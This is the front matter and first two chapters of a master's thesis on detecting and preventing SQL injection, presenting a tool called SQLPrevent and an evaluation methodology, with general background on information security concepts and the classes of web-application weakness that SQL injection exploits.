

*A mia madre e alla famiglia.  
Per il loro continuo aiuto, supporto e amore.  
Grazie.*



# Acknowledgments

This work is my master's graduation thesis and it is the result of years of research on computer security issues I have spent both at *The University of British Columbia (UBC) Vancouver, Canada* and at the *Politecnico di Milano* university. It is really difficult to thank all of the people who directly or indirectly contributed to the development of this work. A first acknowledgment is for my supervisor, professor Stefano Zanero, who has supported me in these years without restraining me in any way, but always helping me, also along my international experience in Canada. Professor Konstantin (Kosta) Beznosov, my co-advisor, who has given to me the great opportunity to work with him and his research team at the *Laboratory for Education and Research in Secure System Engineering (LERSSE)* at *UBC* in Vancouver. Both constantly gave me support, ideas, feedback, corrections and the useful improving critics all along during my work. A lot of people contributed for the realization of my thesis, with ideas, suggestions and critics. It is impossible to thank each one of them, but some deserve a special acknowledgment:

- San-Tsai Sun, Ph.D. student at UBC and colleague of mine at LERSSE, who helped me a lot especially at the beginning of my research on SQL Injection Attacks. He has been a very important guru for my work.
- All my colleagues of the LERSSE lab. for their valuable feedback and precious help during my staying abroad. In particular Kasia Muldner and Andrè Gagnè for their detailed revisions of this thesis work.



# Abstract

This work summarizes our research on the topic of the creation and evaluation of security tools against SQL injection attacks (SQLIAs). We introduce briefly the key concepts and problems of information security and we present the major role that SQL Injection is playing in this scenario. Based on the above analysis and on today's computer security state-of-the-art, we focus our research on the specific field of SQLIAs, which are still one of the most exploited and dangerous intrusion techniques used to access web applications. More exactly we address both the problems of (1) how to completely evaluate SQLIAs security systems in order to achieve useful results and subsequently a better level of security by proposing a *novel evaluation methodology*, and (2) how to be safe from SQLIAs by creating and presenting, as a case study of our evaluation procedure, an *effective tool for detecting and preventing known as well as new SQL injection attacks*.

The proposal evaluation methodology is general and adaptable to any security tools for detection or prevention of SQLIAs. It is a complete step-by-step procedure which provides a guideline to test and value important characteristics such as efficiency, effectiveness, stability, flexibility and performance and achieves usable and comparable results to properly judge the tested tool. In addition, as a case study of our methodology, we present the evaluation of our tool we have named *SQLPrevent* which dynamically detects SQL injection attacks using a heuristics approach, and blocks the corresponding SQL statements from being submitted to the back-end database. In our experiments, *SQLPrevent* produced no false positives or false negatives, it has 100% detection and prevention rate measured on different types of SQLIAs, is environment independence, and imposed on average of 0.3% performance overhead.



# Sommario

Questo lavoro di tesi sintetizza le nostre ricerche sulla creazione e valutazione di speciali programmi contro attacchi informatici del tipo “SQL Injection” (SQLI). Vengono introdotti brevemente i concetti chiave ed i problemi legati alla sicurezza dell’informazione evidenziando il ruolo principale che SQL Injection sta giocando all’interno di questo scenario. Sulla base delle precedenti analisi e sullo stato dell’arte della sicurezza informatica, focalizzeremo le nostre ricerche proprio nel campo della SQL Injection, che è tuttora una delle tecniche di intrusione più pericolosa ed utilizzata. Nello specifico affronteremo entrambi i problemi di (1) come valutare i sistemi di sicurezza contro questo tipo di attacchi, proponendo una *nuova metodologia di testing*, il cui obiettivo è quello di raccogliere risultati utili, valutando la bontà del tool esaminato, e conseguentemente raggiungere un livello migliore di protezione (2) come difendersi dagli attacchi SQLI grazie all’utilizzo di un nostro *nuovo programma*, sviluppato appositamente per proteggere le applicazioni web.

La metodologia proposta è adattabile a tutti quei programmi per la detenzione e/o prevenzione degli attacchi SQLI. E’ un modello passo-passo che fornisce delle linee guida per testare e valutare caratteristiche fondamentali del tool stesso, quali: efficienza, efficacia, stabilità, flessibilità e prestazioni. In aggiunta viene presentata, come caso di studio, la fase di testing del nostro programma: *SQLPrevent*, il quale dinamicamente rileva gli attacchi e blocca i corrispondenti “SQL statements” corrotti dall’essere spediti al database. Nei nostri test, SQLPrevent non produce nè falsi positivi nè falsi negativi, ha una percentuale del 100% di detenzione e prevenzione misurata su diversi tipi di attacchi SQLI, è indipendente dell’ambiente di lavoro e in media produce un aumento delle prestazioni del solo 0.3%





# Contents

<b>Acknowledgments</b>	<b>I</b>
<b>Abstract</b>	<b>III</b>
<b>Sommario</b>	<b>V</b>
<b>1 Introduction</b>	<b>1</b>
1.1 Motivations: Importance of the Problem . . . . .	1
1.2 Research Focus and Original Contributions . . . . .	2
1.3 Structure of the Work . . . . .	2
<b>2 State Of The Art</b>	<b>5</b>
2.1 Computer and Information Security: an Overview . . . . .	5
2.1.1 Terminologies and Formal Definitions . . . . .	5
2.1.2 The C.I.A. Paradigm . . . . .	6
2.1.3 The A.A.A. Architecture . . . . .	7
2.2 Vulnerabilities, Risks and Threats . . . . .	9
2.3 Web Applications . . . . .	10
2.3.1 Web Applications Vulnerabilities . . . . .	13
2.4 State-of-the-Art of Computer Security . . . . .	15
<b>3 SQL Injection</b>	<b>29</b>
3.1 How SQL Injection Attacks (SQLIAs) Work . . . . .	29
3.1.1 Example of SQLIA . . . . .	32
3.1.2 SQL Injection Characters . . . . .	34
3.1.3 Demoniac SQLIAs Strings . . . . .	34
3.2 Consequence of SQLIAs . . . . .	34

3.3	Classification of SQLIA Techniques . . . . .	37
3.3.1	By Nature . . . . .	37
3.3.2	By Intent . . . . .	38
3.3.3	By Type . . . . .	40
3.4	Methodology for a Successful SQLIA . . . . .	49
3.4.1	Detailed Procedure . . . . .	50
3.4.2	Summary . . . . .	69
3.5	Evasion Techniques . . . . .	70
3.6	Existing Countermeasures . . . . .	73
3.7	Analysis of Current SQLIAs Security Tools . . . . .	77
<b>4</b>	<b>SQLPrevent</b>	<b>85</b>
4.1	Approach and Assumptions . . . . .	85
4.1.1	Abstraction of Web Applications and HTTP Requests . . . . .	86
4.1.2	Abstracting an HTTP request as a set of name-value pairs . . . . .	87
4.1.3	Alteration of the SQL Statement's Intended Syntactical Structure by SQLIAs . . . . .	87
4.1.4	False Positives Reduction . . . . .	89
4.2	How SQLPrevent Works: the Algorithm . . . . .	91
4.3	Implementation . . . . .	92
4.4	Advantages and Limitations . . . . .	95
4.5	Ongoing Work . . . . .	97
<b>5</b>	<b>A Methodology for SQLIAs Security Tools Evaluation</b>	<b>99</b>
5.1	Observations, Assumptions and Definitions . . . . .	99
5.1.1	Definitions of the Analyzed Features . . . . .	100
5.1.2	Definitions of the Measured Parameters . . . . .	101
5.2	Proposed Methodology . . . . .	103
5.2.1	Abstract Methodology Diagram . . . . .	103
5.2.2	Detailed Methodology Diagrams . . . . .	105
5.3	Step-by-Step Procedure . . . . .	117
5.4	Complete Evaluation Model . . . . .	121
5.5	Advantages and Limitations . . . . .	121

<b>6</b>	<b>Evaluation of SQLPrevent (case study)</b>	<b>123</b>
6.1	Configuration Environment . . . . .	123
6.2	Experimental Evaluation . . . . .	125
6.3	Example of Scenario . . . . .	126
6.3.1	Test Environment Architecture . . . . .	127
6.3.2	Tests: The Step-by-Step Procedure . . . . .	128
6.4	Results . . . . .	138
<b>7</b>	<b>Conclusions and Future Work</b>	<b>143</b>
	<b>Bibliography</b>	<b>145</b>
<b>A</b>	<b>SQLPrevent J2EE Users Manual</b>	<b>153</b>
	<b>Ringraziamenti Speciali</b>	<b>159</b>
	<b>Estratto in Italiano</b>	<b>161</b>



# List of Figures

2.1	Three Tired J2EE Web Applications Model . . . . .	11
2.2	Typical Internet World Wide Network Configuration . . . . .	12
2.3	Percentage of IT Budget Spent on Security . . . . .	17
2.4	Dollar Amount Losses by Type of Attack . . . . .	18
2.5	Security Technologies Used . . . . .	20
2.6	Techniques Used to Evaluate Effectiveness of Security Technology . . . . .	21
2.7	Vulnerability Reported by Class . . . . .	22
2.9	Incidents Ranked by Attacker Motivations . . . . .	27
2.8	2007 Reported Attacks by Attack Vector (WHID) . . . . .	27
3.1	Example of a benign log in with legitimate HTTP request and correspondent SQL Statement . . . . .	30
3.2	Example of a SQL Injection Attack . . . . .	31
3.3	Example of SQLIA by OWASP WebGoat: login form . . . . .	32
3.4	Example of SQLIA by OWASP WebGoat: successful authentication . . . . .	33
3.5	Summarizing diagram for a successful SQLIA . . . . .	69
3.6	SQLIA Comics – <a href="http://xkcd.com/327/">http://xkcd.com/327/</a> . . . . .	77
4.1	Structure of an HTTP request and sources of name-value pairs	86
4.2	Abstraction of HTTP request from the example in Figure 4.2 .	88
4.3	An attacker tries to inject an additional SQL statement into original query . . . . .	89
4.4	An example of a false positive: keyword UPDATE is from constant string instead of HTTP request . . . . .	90

4.5	Main elements of SQLPrevent architecture are shown in light blue/grey. The data flow is depicted with sequence numbers and arrow labels . . . . .	93
5.1	Proposal Evaluation Methodology: General Model . . . . .	103
5.2	Phase 1 – Detailed Methodology Diagram: Create Testbed . .	106
5.3	Phase 2 – Detailed Methodology Diagram: Perform SQLIAs Without Tool . . . . .	110
5.4	Phase 3 – Detailed Methodology Diagram: Install Tool . . . .	112
5.5	Phase 4 – Detailed Methodology Diagram: Re-Perform SQLIAs With Tool . . . . .	114
5.6	Phase 5 – Detailed Methodology Diagram: Analyze Results . .	115
5.7	Phase 6 - Detailed Methodology Diagram: Change Parameters and Loop . . . . .	116
5.8	Phase 1 - Step-by-Step Procedure: Create Testbed . . . . .	117
5.9	Phase 2 - Step-by-Step Procedure: Perform SQLIAs Without Tool . . . . .	118
5.10	Phase 3 - Step-by-Step Procedure: Install Tool . . . . .	119
5.11	Phase 4 - Step-by-Step Procedure: Re-Perform SQLIAs With Tool . . . . .	119
5.12	Phase 5 - Step-by-Step Procedure: Analyze Results . . . . .	120
5.13	Phase 6 - Step-by-Step Procedure: Change Parameters and Loop . . . . .	120
5.14	Complete Evaluation Model . . . . .	121
6.1	Standard Network Architecture with Malicious User . . . . .	124
6.2	Experimental Environment . . . . .	125
6.3	round-trip response time with and without SQLPrevent . . . .	126
6.4	Home page of the web application “Bookstore” . . . . .	127
6.5	Architecture used for evaluation testing . . . . .	128
6.6	Attempting a SQLIA to the login form of “Bookstore” . . . .	129
6.7	Successful result of the SQLIA – Administrator Authentication	130
6.8	SQLNinja Screen Shot: SQL Injection successful . . . . .	131
6.9	SQLNinja Screen Shot: fingerprint database . . . . .	132
6.10	SQLNinja Screen Shot: remote shell prompt . . . . .	133

6.11	Example of Attack detected and blocked by SQLPrevent . . .	136
6.12	SQLNinja Screen Shot: Penetration test failed . . . . .	136
6.13	Perl Script Screen Shot: Valid URL requests testing on Book- store . . . . .	137
6.14	Results of performance evaluation testing of SQLPrevent . . .	139





# List of Tables

2.1	TOP-10 Web Applications Vulnerabilities for 2007 by OWASP	25
3.2	SQL Injection Characters . . . . .	35
3.3	Example of SQLIAs strings . . . . .	36
3.4	Summary of SQLIAs by Type and Intent . . . . .	49
3.6	Database Foot Printing: differences among various databases .	57
3.5	Database Foot Printing: useful commands to determinate the database . . . . .	57
3.7	List of some metadata system tables in different databases . .	61
5.1	Phase 1 – Create Testbed . . . . .	107
5.2	Phase 2 – Perform SQLIAs Without Tool . . . . .	111
5.3	Phase 3 – Install Tool . . . . .	113
5.4	Phase 4 – Re-Perform SQLIAs With Tool . . . . .	115
5.5	Phase 5 – Analyze Results . . . . .	116
5.6	Phase 6 - Change Parameters and Loop . . . . .	117
6.1	Final Results Evaluations testing of SQLPrevent . . . . .	141



*“I computer sono incredibilmente veloci, accurati e stupidi.  
Gli uomini sono incredibilmente lenti, inaccurati e intelligenti.  
Insieme sono una potenza che supera l’immaginazione”*

Albert Einstein (1879-1955)



# Chapter 1

## Introduction

### 1.1 Motivations: Importance of the Problem

Information is the most important business asset today and achieving an appropriate level of “Information Security” can be viewed as essential in order to maintain a competitive edge. SQL Injection Attacks (SQLIAs) are one of the topmost threats for web application security, and SQL injections are one of the most serious vulnerability types. They are easy to detect and exploit; that is why SQLIAs are frequently employed by malicious users for different reasons, e.g. financial fraud, theft confidential data, deface website, sabotage, espionage, cyber terrorism, or simply for fun. Furthermore, SQL Injection attack techniques have become more common, more ambitious, and increasingly sophisticated, so there is a deep need to find an effective and feasible solution for this problem in the computer security community. Detection or prevention of SQLIAs is a topic of active research in the industry and academia. To achieve those purposes, automatic tools and security systems have been implemented, but none of them are complete or accurate enough to guarantee an absolute level of security on web applications. One of the important reasons of this shortcoming is that there is a lack of common and complete methodology for the evaluation of those tools. In fact, in order to avoid SQLIAs, testing is a fundamental and essential step for any security systems. This significant weakness has stimulated our research and driven this work.

## 1.2 Research Focus and Original Contributions

Our research work focused on the analyses and resolution of the problem of SQL Injection attacks, in order to protect and make reliable any vulnerable web applications. Firstly, we address the problem of the evaluations process of security tools for detection and prevention of SQLIAs. To achieve our goal we propose a general and complete evaluation methodology as a common guideline to test security systems against SQLIAs. Then as a case study of our proposal model, we present, analyze and evaluate our novel tool (SQLPrevent) implemented for detection and prevention of SQLIAs. Our key original contributions can be identified as follows:

- We propose a complete evaluation methodology supported by abstract and detailed diagrams, frameworks and step-by-step procedure for the testing process of SQLIAs systems, which is something that is lacking in literature.
- We provide an effective and original security tool (SQLPrevent) for effective dynamic detection and prevention of SQLIAs without access to the application source code. It implements our novel heuristic approach to protect run time existing vulnerable web applications from known as well as new or obfuscated SQLIAs.
- We analyzed as a detailed case study of our proposed methodology, the evaluation process of SQLPrevent. The results we have found confirm SQLPrevent as a valid solution. In fact, it has been measured that SQLPrevent is effective, efficient, scalable, flexible and with high performance.

## 1.3 Structure of the Work

The rest of this work is organized as follows. In Section 2 we briefly provide a general background knowledge on the key terminologies, concepts and

problems of information security focusing on the critical role of web applications. Moreover, we show the state of the art of computer security, describing attacks, consequences and countermeasures that characterized the current situations of these last years, highlighting the important position of SQL Injection.

Section 3 explains both theoretically and with practical examples, how SQL Injection attacks work, and its consequences. It also furnishes classifications of SQLIA techniques, a methodology for a successful attack and the typical countermeasures adopted against them, focusing on their functions and weaknesses. In addition in the end of this section we review existing work and compares it with the proposed approach, bringing out the different evaluation procedures and tests adopted in the analyzed related work.

In section 4 and 5 we characterize in details, respectively, our novel tool SQLPrevent and our proposal evaluation methodology. We also provide and analyze abstract frameworks, accurate diagrams and a step-by-step procedure of our approach.

Section 6 contributes a case study of the proposal methodology based on the evaluation of SQLPrevent. Finally, in section 7, we draw our conclusions, outlining the future directions of this work.

### 1.3. Structure of the Work

---



# Chapter 2

## State Of The Art

In this chapter we will provide the reader with a brief overview of the general concepts of information and computer security. We will introduce important actors such as web applications and vulnerabilities. In addition, we will present the security problems that currently affect society such as cyber-crime, and the consequent security techniques that must be employed.

### **2.1 Computer and Information Security: an Overview**

#### **2.1.1 Terminologies and Formal Definitions**

Computer security is a branch of technology known as information security, applied to computers. Information security is based on the general concept of the protection of data against unauthorized access. The objective of computer security varies and can include protection of information from theft or corruption, or the preservation of availability, as defined in the security policy. Computer security is the process of preventing and detecting unauthorized use of your computer. Prevention measures help you prevent unauthorized users, also known as “intruders”, from accessing any part of your computer system. Detection helps you to determine whether or not someone attempted to break into your system, whether or not the breach was successful, and the extent of the damage that may have been done. This makes computer se-

## 2.1. Computer and Information Security: an Overview

---

curity particularly challenging because it is difficult enough just to ensure that computer programs do everything they are designed to do correctly [1]. Nowadays most information in the world is processed through computer systems, so it is common to use the term information security to also denote computer security. This is quite a common mistake: in fact, academically, the definition of information security includes all the processes of handling and storing information. Information can be printed on paper, stored electronically, transmitted by post or by using electronic means, shown on films, or spoken in conversation. The U.S. National Information Systems Security Glossary [2] defines Information systems security (INFOSEC) as:

*“the protection of information systems against unauthorized access to or modification of information, whether in storage, processing or transit, and against the denial of service to authorized users or the provision of service to unauthorized users, including those measures necessary to detect, document, and counter such threats.”*

It defines computer security as:

*“Measures and controls that ensure confidentiality, integrity, and availability of the information processed and stored by a computer”*

This observation on information pervasiveness is especially important in today's increasingly interconnected business environment. As a result of it, information is exposed to a growing number and a wider variety of threats and vulnerabilities, which often have nothing to do with computer systems at all. In this work, however, we will deal mostly with computer security and not information systems in general.

### 2.1.2 The C.I.A. Paradigm

Information security has held that confidentiality, integrity and availability, known as the C.I.A. paradigm, are the core principles of information security.

**Confidentiality** is the ability of a system to make its resources accessible only to the parties authorized to access them. Confidentiality is the

property of preventing disclosure of information to unauthorized individuals or systems. For example, a credit card transaction on the Internet requires the credit card number to be transmitted from the buyer to the merchant and from the merchant to a transaction processing network. The system attempts to enforce confidentiality by encrypting the card number during transmission, by limiting the places where it might appear (in databases, log files, backups, printed receipts, and so on), and by restricting access to the places where it is stored. If an unauthorized party obtains the card number in any way, a breach of confidentiality has occurred. Confidentiality is necessary, but not sufficient for maintaining the privacy of the people whose personal information a system holds.

**Integrity** is the ability of a system to allow only authorized parties to modify its resources and data, and only in authorized methods which are consistent with the functions performed by the system. Integrity means that data cannot be modified without authorization. Integrity is violated, for example, when someone accidentally or with malicious intent deletes important data files, when a computer virus infects a computer, when an employee is able to modify his own salary on a payroll database, when an unauthorized user vandalizes a web site, when someone is able to cast a very large number of votes in an online poll, and so on.

**Availability** is the important property that a rightful request to access information must never be denied, and must be satisfied in a timely manner. In other words, for any information system to serve its purpose, the information must be available when it is needed. Ensuring availability also involves preventing denial-of-service attacks.

Sometimes other goals have been added to the C.I.A. paradigm, such as authenticity, accountability, non-repudiation, safety and reliability. However, the general consensus is that these are either a consequence of the three core concepts defined above, or a means to attain them.

### 2.1.3 The A.A.A. Architecture

In software engineering terms, we could say that the C.I.A. paradigm belongs to the world of requirements, stating the high-level goals related with security

## 2.1. Computer and Information Security: an Overview

---

of information. The A.A.A. architecture and components are specifications of a software and hardware system architecture which strives to implement those requirements. Then, of course, security systems are the real world implementations of these specifications. In computer security A.A.A. stands for Authentication, Authorization and Accounting. These are the three basic issues that are encountered frequently in many network services where their functionality is frequently needed. Examples of these services are dial-in access to the Internet, electronic commerce, Internet printing, and Mobile IP. Typically, authentication, authorization, and accounting are more or less dependent on each other. However, separate protocols are used to achieve the A.A.A. functionality.

**Authentication:** refers to the process of establishing the digital identity of one entity to another entity. Commonly one entity is a client and the other entity is a server. Authentication is accomplished via the presentation of an identity and its corresponding credentials. Examples of types of credentials are passwords, one-time tokens and digital certificates. So authentication is a security measure designed to establish the validity of a transmission, message, or originator, or a means of verifying an individual's eligibility to receive specific categories of information.

**Authorization:** access rights granted to a user, program, or process. It refers to the granting of specific types of privileges (or not privilege) to an entity or a user, based on their authentication, what privileges they are requesting, and the current system state. Authorization may be based on restrictions, for example time-of-day restrictions or physical location restrictions. Most of the time the granting of a privilege constitutes the ability to use a certain type of service. Examples of types of service include, but are not limited to: IP address filtering, address assignment, route assignment and encryption.

**Accounting:** refers to the tracking of the consumption of network resources by users. This information may be used for management, planning, billing, or other purposes. Real-time accounting refers to accounting information that is delivered concurrently with the consumption of the resources. Batch accounting refers to accounting information that is saved until it is delivered at a later time. Typical information that is gathered in accounting is

the identity of the user, the nature of the service delivered, when the service began, and when it ended.

## 2.2 Vulnerabilities, Risks and Threats

There is the need of some other formal definitions and practical observations related to the world of computer security. This will outline better concepts and main actors that play an important role in computer security and differentiate one from the other.

**Risk:** combination of the likelihood of an event and its impact.

**Threat:** a series of events through which a natural or intelligent adversary (or set of adversaries) could use the system in an unauthorized way to cause harm, such as compromising confidentiality, integrity, or availability of the systems information.

**Vulnerability:** if computer security is applied to a weakness in a system which allows an attacker to violate the integrity of that system. This weakness of an asset or group of assets can be exploited by one or more threats. Vulnerabilities may result from different reasons such as weak passwords, software bugs, a computer virus, other malware, script code injection or a SQL injection.

Information security tasks are all related to managing and reducing the risks related to information usage in an organization, usually, but not always, by reducing or handling vulnerabilities or threats. Thus, it is wrong to think of security in terms of vulnerability reduction. Security is a component of the organizational risk management process; a set of coordinated activities to direct and control an organization with regard to risk [3]. In other words, information security is the protection of information from a wide range of threats in order to ensure continuity, minimize risk, and maximize return on investments and business opportunities. The main phases of a proper security risk recovery are:

**Risk analysis/assessment:** process of analyzing threats and vulnerabilities of an information system, and the potential impact that the loss of information or capabilities of a system would have on national security and using the analysis as a basis for identifying appropriate and cost-effective

## 2.3. Web Applications

---

measures. It is the systematic use of information to identify risk sources and to estimate the risk;


**Risk evaluation:** the process of comparing the estimated risk against given risk criteria to determine the significance of the risk;

**Risk management:** Process concerned with the identification, measurement, control, and minimization of security risks in information systems.

## 2.3 Web Applications

Web application, or webapp, is the general term that is normally used to refer to all distributed web-based applications. According to the more technical software engineering definition, a web application is described as an application accessible by the web through a network. Many companies are converting their computer programs into web-based applications. Web Applications are similar to computer-based programs but differ only in that they are accessible through the web, allowing the creation of dynamic websites and providing complete interaction with the end-user. Web Applications are placed on the Internet and all processing is done on the server, the computer which hosts the application [4] [5].

Web applications are sets of web pages, files and programs that reside on a companys web server, which any authorized user can access over a network such as the World Wide Web or a local intranet. A web application is usually a three-tiered construction. Normally, the first tier is a Web browser on the client side, the second is the real engine on the server-side where the applications core runs, and the third layer is a database as showed in figure 2.1. The Web browser makes the initial request to the middle layer, which, in turn, accesses the database to perform the requested task, either by retrieving information from the database, or by updating it and generating a user interface. A server processes all user transactions and usually the end-user simply accesses the web application by a Web browser, interacting with it. Since web applications reside on a server, they are easy to manage. In fact, they can be updated and modified at any time by the web applications owner with minimal effort and without any distribution or installation of software on the clients machines. This is the main reason for the widespread



*Figure 2.1: Three Tired J2EE Web Applications Model*

adoption of Web applications in today's organizations [6].

Nowadays, web applications are becoming increasingly popular and are poised to become a major player in the overall software market due to the benefits they afford, such as visibility and worldwide access. They are, without a doubt, essential to the current and next generation of businesses and they have become part of our everyday online lives. In fact, a web application is a worldwide gate accessible not only through standard personal computers but also through different communication devices such as mobile phones and PDAs (fig. 2.2). The use of web applications is especially beneficial for a company: with just a little investment, a company can open up a marketing channel that will allow potential clients easy global access to its business 24 hours a day. A typical example of a web application is an online questionnaire or user survey. The end-user client simply completes the online questions by filling in a form that is accessible worldwide through any kind of network device and submits the responses to the application that then collects and stores the data in a database on the server side [7].

Web applications are present in all aspects of our daily internet use. Common examples are those applications used for searching the internet such as "Google"; for collaborative open source projects as "SourceForge"; for public auctions as "eBay" and many others as well as blogs, webmail, web-forums, shopping carts, e-commerce, dynamic contents, discussion boards and social networks. At the moment, according to Carsonifieds survey "Top Web Applications of 2008", the most popular web application, with over 50 mil-

## 2.3. Web Applications

---




Figure 2.2: Typical Internet World Wide Network Configuration

lion users, is Gmail [8] [9]. The core part of a web application, as stated above, is stored on the server-side within the application server. This core consists of a real computer software program coded in a browser supported programming language such as PHP, ASP, CGI, Perl, Java/JSP, J2EE. Generally, to run the application, you must deploy it in a server and configure it properly. However, the way you install web applications depends on server machine you are using and also the particular application used. In our work we have used J2EE web applications for their good compatibility with our security tool. *Java 2 Enterprise Edition* (this name has since been changed to *Java EE* version 5.0) is a well-known open source web service platform that uses a distributed multi-tier application model for enterprise java-based applications. At first glance, the J2EE architecture appears convoluted. In actuality, all J2EE components work together to serve a common purpose: to make the application more scalable. J2EE is the standard architecture for web applications that guarantees important features such as the integration and re-utilization of software. The standard has been defined by the partic-



ipation of many important companies. Because J2EE is based on the Java programming language, it is currently the most efficient platform on which to build a powerful and complete framework for professional enterprise applications. Based on its flexible component configurations, the J2EE application model means quicker development, easier customization and greater ability to deploy powerful enterprise applications. Furthermore, because it is based on the Java programming language, this model enables all J2EE applications to achieve all the benefits of Java technology: scalability, portability, security, data persistence and programming ease [10] [11]. To know more about this technology we refer to specific manuals and books which describe in details its architecture [12] [13], structure, advantages and limitations [14].

### 2.3.1 Web Applications Vulnerabilities

Anderson [15] and Stallings [16] refer to vulnerabilities as breeches in security mechanisms that can be used to perform attacks and thus constitute a threat to a computer system. Web application vulnerabilities are the main causes of any kind of attack [17], so it is from here that we should start to prevent security breaches. Examples of vulnerabilities are:

- Lack of implemented security mechanisms, e.g. ignoring virus threats by not installing anti-virus programs
- Deficient configuration of security mechanisms, e.g. configuring firewalls or IDS to allow any kind of traffic between networks
- Inadequate updating routines of security mechanisms, e.g. not installing patches and new virus definitions for anti-virus programs
- Lack of security developing applications (secure code)

In this section, we present vulnerabilities that might be inherent in web applications and that can be exploited by SQL injection attacks.

**Invalidated input:** this is probably the most common vulnerability on which to perform a SQLIA. Unchecked parameters to SQL queries that are dynamically built can be used in SQL injection attacks. These parameters

## 2.3. Web Applications

---

may contain SQL keywords, e.g. INSERT, UPDATE or SQL control characters such as quotation marks and semicolons.

**Generous privileges:** privileges defined in databases are rules that state which database objects an account has access to and what functions the user(s) associated with that account is allowed to perform on the objects. Typical privileges include allowing execution of actions, e.g. SELECT, INSERT, UPDATE, DELETE, DROP, on certain objects. Web applications open database connections using the specific account for accessing the database. An attacker who bypasses authentication gains privileges equal to the accounts. The number of available attack methods and affected objects increases when more privileges are given to the account. The worst case is if an account is associated with the system administrator, which normally has all privileges.

**Uncontrolled variable size:** variables that allow storage of data that is larger than expected may allow attackers to enter modified or fabricated SQL statements. Scripts that do not control variable length may even open themselves for other attacks, such as buffer overflow.

**Error message:** error messages that are generated by the back-end database or other server-side programs may be returned to the client-side and printed in the web browser. While these messages can be useful during development for debugging purposes, they can also constitute risks to the application. Attackers can analyze these messages to obtain information about database or script structure in order to construct their attack.

**Variable morphism:** If a variable can contain any data, it is possible for an attacker to exploit this feature and store inside that variable other data than is suppose to be. Such variables are either of weak type, e.g. variables in PHP, or are automatically converted from one type to another by the remote database. Values converted into a string type. For example, SQL keywords can be stored in a variable that should contain numeric values.

**Dynamic SQL:** SQL queries dynamically built by scripts or programs into a query string. Typically, one or more scripts and programs contribute and successively build the query using user input such as names and passwords as values in the WHERE clauses of the query statement. The problem with this approach is that query building components can also receive SQL

keywords and control characters, creating a completely different query than what was intended.

**Client-side only control:** when code that performs input validation is implemented in client-side scripts only, the security functions of those scripts can be overridden using cross-site scripting. This opens for attackers to bypass input validation and send invalidated input to the server-side.

**Stored procedures:** statements stored in DBs. The main problem with using these procedures is that an attacker may be able to execute them, causing damage to the database as well as the operating system and even other network components. Another risk is that stored procedures may be subject to buffer overflow attacks. System stored procedures that come with different RDBMS are well-known by attackers and fairly easy to execute.

**Into outfile support:** if the RDBMS supports the INTO OUTFILE clause, an attacker can manipulate SQL queries so that they produce a text file containing query results. If attackers can later gain access to this file, they can use the correspondingly information to, for example, bypass authentication.

**Multiple statements:** if the database supports UNION, the variations of attack methods used by an SQL injection attacker increases. For instance, an additional INSERT statement could be added after a SELECT statement, causing two different queries to be executed. If this is performed in a login form, the attacker may add him or herself to the table of users.

**Sub-selects:** If the Relational database management system (RDBMS) supports sub-selects, the variations of attack methods used by an SQL injection attacker increases. For example, additional SELECT clauses can be inserted in WHERE clauses of the original SELECT clause. This weakness makes the web application more vulnerable, so easier to penetrated by malicious users.

## 2.4 State-of-the-Art of Computer Security

Computer and network security issues are hurting the new economy. Despite all the enthusiasm about e-commerce, security issues are holding back many businesses from implementing on-line shopping. Network administra-

## 2.4. State-of-the-Art of Computer Security

---

tors are concerned about hackers and virus on a daily basis. Internet credit card fraud continues to worry consumers as well as undermining merchants. Networks and operating systems have become more complicated in the past few years; malware developers have clearly been developing and trying out various components that, as they are combined, will create attacks that are more dangerous and more difficult to detect; and the IT sector is retooling its applications using service-oriented architectures that while producing a Web 2.0 economy, will also create a mother lode of new vulnerabilities that will be very difficult to contain.

